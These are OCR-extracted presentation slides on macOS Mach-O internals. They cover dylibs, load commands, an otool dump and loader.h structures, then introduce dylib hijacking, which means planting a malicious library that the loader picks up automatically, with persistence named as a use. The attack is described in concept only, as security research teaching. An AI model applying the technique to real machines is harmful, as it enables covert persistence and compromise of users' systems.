


macs as % of total usa pc sales

*"Mac notebook sales have grown 21% over the last year, while total industry sales have fallen"* -apple (3/2015)

# Apple Parlance

some apple specific terminology



**mach-o**

Mach object file format (or 'Mach-O') is OS X's native file format for executables, shared libraries, dynamically-loaded code, etc.

**dylibs**


Also known as dynamic shared libraries, shared objects, or dynamically linked libraries, dylibs are simply **libraries intended for dynamic linking**.

**load commands**

Load commands specify the layout and linkage characteristics of the binary (memory layout, initial execution state of the main thread, names of dependent dylibs, etc).


# Load Commands

instructions to the loader (including required libraries)



- Executable (X86_64)
  - Mach64 Header
  - Load Commands
    - LC_SEGMENT_64 (__PAGEZERO)
    - LC_SEGMENT_64 (__TEXT)
    - LC_SEGMENT_64 (__DATA)
    - LC_LOAD_DYLIB (Cocoa)
    - LC_LOAD_DYLIB (SpeechDictionary)

| Offset | Data | Description | Value |
|---|---|---|---|
| 000... | 000... | Command | LC_LOAD_DYLIB |
| 000... | 000... | Command Size | 88 |
| 000... | 000... | Str Offset | 24 |
| 000... | 000... | Time Stamp | Wed Dec 31 14:00:02 1969 |
| 000... | 001... | Current Ver | 21.0.0 |
| 000... | 000... | Compatibility Ver | 1.0.0 |
| 000... | 2F5... | Name | /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa |




```
$otool -l /Applications/Calculator.app/Contents/MacOS/Calculator
...
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 88
         name /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 21.0.0
compatibility version 1.0.0
```

dumping load commands

# LC_LOAD*_DYLIB/LC_ID_DYLIB Load Commands


## dylib specific load commands



mach-o/loader.h

```
struct dylib_command
{
   uint32_t  cmd;              /* LC_ID_DYLIB, LC_LOAD_{,WEAK_}DYLIB, LC_REEXPORT_DYLIB */
   uint32_t  cmdsize;          /* includes pathname string */
   struct dylib   dylib;       /* the library identification */
};
```

**struct dyld_command**



mach-o/loader.h

```
struct dylib
{
   union lc_str   name;              /* library's path name */
   uint32_t timestamp;               /* library's build time stamp */
   uint32_t current_version;         /* library's current vers number */
   uint32_t compatibility_version;   /* library's compatibility vers number*/
};
```

used to find & uniquely ID the library

**struct dylib**

# Dylib Hijacking Attacks

## the idea is simple

plant a malicious dynamic library such that the dynamic loader will **automatically** load it into a vulnerable application

constraints

no other system modifications

- no patching binaries
- no editing config files

independent of users' environment

- $PATH, (/etc/paths)
- DYLD_*

# Dylib Hijacking Attacks

abusing for malicious purposes ;)

vulnerable binary

just like dll hijacking on windows!

persistence

